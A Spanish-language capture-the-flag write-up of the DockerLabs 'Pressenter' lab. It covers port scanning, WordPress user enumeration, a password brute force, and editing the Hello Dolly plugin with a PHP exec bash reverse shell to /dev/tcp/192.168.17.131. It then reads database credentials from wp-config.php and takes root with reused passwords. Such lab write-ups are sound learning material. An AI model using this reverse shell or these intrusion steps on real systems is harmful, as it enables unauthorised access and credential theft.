

Maquina PRESSENTER

Por primera vez realizaré la máquina sin ayuda de ninguna guía externa, para ver mi entendimiento en una maquina fácil de la plataforma dockerlabs.es. Este documento no es una guía por lo que no entraré en detalle captura por captura y solo es una orientación

Ping inicial de reconocimiento, en este caso no especifico una cantidad específica con la comanda -c, aunque seria una buena practica

```
(jk@kali)-[~]  
$ ping 172.17.0.2  
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.  
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.539 ms  
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.103 ms  
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.095 ms  
^C
```

Nmap, escáner de puertos, puerto 80 HTTP identificado abierto

```
(jk@kali)-[~]  
$ sudo nmap -p- -sC -sV --open -n -Pn -vvv 172.17.0.2 -oN scan  
[sudo] password for jk:  
Host is up, received arp-response (0.0000030s latency).  
Scanned at 2024-10-28 11:14:58 CET for 7s  
Not shown: 65534 closed tcp ports (reset)  
PORT      STATE SERVICE REASON      VERSION  
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))  
|_ http-title: Pressenter CTF Challenge Await  
|_ http-server-header: Apache/2.4.58 (Ubuntu)  
|_ http-methods:  
|_ Supported Methods: GET POST OPTIONS HEAD  
MAC Address: 02:42:AC:11:00:02 (Unknown)  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 11:15
```


Gobuster, fuzzing Web para ver si vemos alguna cosa, hacemos uso de -x para añadir extensiones de archivo frecuentes que pueden salir

```
jk@kali: ~  
File Actions Edit View Help  
$ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/  
directory-list-2.3-medium.txt -x php,html,xml,xh,xss,txt,css,html  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://172.17.0.2  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.  
3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php,html,xml,xh,xss,txt,css  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/index.html (Status: 200) [Size: 2187]  
/register.html (Status: 200) [Size: 1483]  
/.php (Status: 403) [Size: 275]  
/.html (Status: 403) [Size: 275]  
/styles.css (Status: 200) [Size: 2651]  
/.html (Status: 403) [Size: 275]  
/.php (Status: 403) [Size: 275]  
/server-status (Status: 403) [Size: 275]  
Progress: 1038929 / 1764488 (58.88%)
```

Buscando en register.html, por la extensión me suena que no es editable ni escalable. Abajo del todo de la pagina principal hay un dominio oculto que no sale en ninguna parte que se llama pressenter.hl.




Edición del archivo /etc/hosts i búsqueda del nuevo dominio pressenter.hl en el navegador.




En esta página vemos que corre un wordpress por lo que vamos a hacer uso de la herramienta WPSCAN para ver que conseguimos sacar en claro. Primeramente exploramos la interficie de la página wordpress

Encuentro 2 potenciales usuarios que confirmaré con WPSCAN



Comanda para enumerar usuarios en Wordpress:




```
[i] User(s) Identified:
[+] pressi
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
[-] hacker
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

Vamos a probar si con fuerza bruta podemos sacar alguna cosa

Efectivamente, por lo pronto hemos encontrado ya una combinación válida donde la password de WP de pressi es dumbass

```
: ??
[!] Valid Combinations Found:
| Username: pressi, Password: dumbass
```

Entramos al panel de wp-login.php y ponemos las credenciales generadas previamente



pressenter.hl/wp-login.php?redirect_to=http%3A%2F%2Fpressenter.hl%2Fwp-admin%2F&reauth=1

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec How to install Proton ...


W

Nombre de usuario o correo electrónico
pressi

Contraseña
dumbass


☐ Recuérdame

¿Has olvidado tu contraseña?




LLUVIA DE IDEAS

OPCION1 SUBIR PLUGUIN SHELL REVERSE



OPCION 2 MODIFICAR DE ALGUNA MANERA EL ARCHIVO PHP




Index of /wp-content/languages/themes


Name	Last modified	Size	Description
Parent Directory	-	-	-
twentytwentyfour-es_ES.l10n.php	2024-08-22 13:00	35K	
twentytwentyfour-es_ES.mo	2024-08-22 13:00	41K	
twentytwentyfour-es_ES.po	2024-08-22 13:00	56K	
twentytwentythree-es_ES.l10n.php	2024-08-22 13:00	5.8K	
twentytwentythree-es_ES.mo	2024-08-22 13:00	7.2K	
twentytwentythree-es_ES.po	2024-08-22 13:00	11K	
twentytwentytwo-es_ES.l10n.php	2024-08-22 13:00	19K	
twentytwentytwo-es_ES.mo	2024-08-22 13:00	23K	
twentytwentytwo-es_ES.po	2024-08-22 13:00	33K	

Apache/2.4.58 (Ubuntu) Server at pressenter.hl Port 80

OPCIÓN 3 EDITAR DOLLY PHP

Por desgracia la idea era buena, pero esta comanda no me ha servido para hacer la Shell inversa, he usado otra diferente pero la metodología es la misma





Vemos que existe un usuario enter dentro del directorio home, no funciona la fuerza bruta, hay que buscar el password en alguna otra parte

```
www-data@b2cfcf760725:/home$ ls -l  
ls -l  
total 4  
drwxr-x— 2 enter enter 4096 Aug 22 13:29 enter  
www-data@b2cfcf760725:/home$ cd enter  
cd enter  
bash: cd: enter: Permission denied
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.17.131/1234 0>&1'");
```

Por desgracia la comanda anterior si que la he tenido que encontrar en una guia, ya que me equivoqué al buscarla.

Dentro del directorio presenter al listar el contenido vemos que hay un wp-config.php


```

cd ..
www-data@b2cfcf760725:/var/www/pressenter$ ls -l
ls -l
total 244
-rwxr-xr-x 1 www-data www-data 405 Feb 6 2020 index.php
-rwxr-xr-x 1 www-data www-data 19915 Jan 1 2024 license.txt
-rwxr-xr-x 1 www-data www-data 7409 Jun 18 13:59 readme.html
-rwxr-xr-x 1 www-data www-data 7387 Feb 13 2024 wp-activate.php
drwxr-xr-x 9 www-data www-data 4096 Jul 23 17:15 wp-admin
-rwxr-xr-x 1 www-data www-data 351 Feb 6 2020 wp-blog-header.php
-rwxr-xr-x 1 www-data www-data 2323 Jun 14 2023 wp-comments-post.php
-rwxr-xr-x 1 www-data www-data 3033 Mar 11 2024 wp-config-sample.php
-rwxr-xr-x 1 root root 3012 Aug 22 12:46 wp-config.php
drwxr-xr-x 1 www-data www-data 4096 Nov 4 09:48 wp-content
-rwxr-xr-x 1 www-data www-data 5638 May 30 2023 wp-cron.php
drwxr-xr-x 30 www-data www-data 16384 Jul 23 17:15 wp-includes
-rwxr-xr-x 1 www-data www-data 2502 Nov 26 2022 wp-links-opml.php
-rwxr-xr-x 1 www-data www-data 3937 Mar 11 2024 wp-load.php
-rwxr-xr-x 1 www-data www-data 51238 May 28 13:13 wp-login.php
-rwxr-xr-x 1 www-data www-data 8525 Sep 16 2023 wp-mail.php
-rwxr-xr-x 1 www-data www-data 28774 Jul 9 17:43 wp-settings.php
-rwxr-xr-x 1 www-data www-data 34385 Jun 19 2023 wp-signup.php
-rwxr-xr-x 1 www-data www-data 4885 Jun 22 2023 wp-trackback.php
-rwxr-xr-x 1 www-data www-data 3246 Mar 2 2024 xmlrpc.php
www-data@b2cfcf760725:/var/www/pressenter$

```

dentro de este archivo esta la configuración de la BBDD en texto plano "wp-config.php":

```

// ** Database settings - You can get this info from your web host
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'admin' );

/** Database password */
define( 'DB_PASSWORD', 'rooteable' );

/** Database hostname */
define( 'DB_HOST', '127.0.0.1' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

```

Fiquem el mysql en qüestió i intentem trobar la taula que ens donarà l'informació de l'usuari


```
-lwxl-xl-x 1 www-data www-data 1112 Mar 22 2022 www-data:www-data
www-data@b2cfcf760725:/var/www/pressenter/wp-admin$ mysql -u admin -p -h localhost
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 128
Server version: 8.0.39-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.10 sec)

mysql>
```

Nos conectamos al servicio y pode

```
Database changed
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| performance_schema |
| wordpress |
+-----+
3 rows in set (0.02 sec)

mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_usernames |
| wp_users |
+-----+
13 rows in set (0.01 sec)

mysql> select * from wp_usernames
→ ;
+----+-----+-----+-----+
| id | username | password | created_at |
+----+-----+-----+-----+
| 1 | enter | kernellinuxhack | 2024-08-22 13:18:04 |
+----+-----+-----+-----+
1 row in set (0.09 sec)
```

Ahora que sabemos el usuario de enter vamos a ver si podemos escalar privilegios desde el mismo shell, hacemos un su enter, y dentro de enter hacemos un su root, que casualmente tiene la misma password

```
enter
enter@b2cfcf760725:~$ su root
Password:
root@b2cfcf760725:/home/enter# whoami
root
root@b2cfcf760725:/home/enter#
```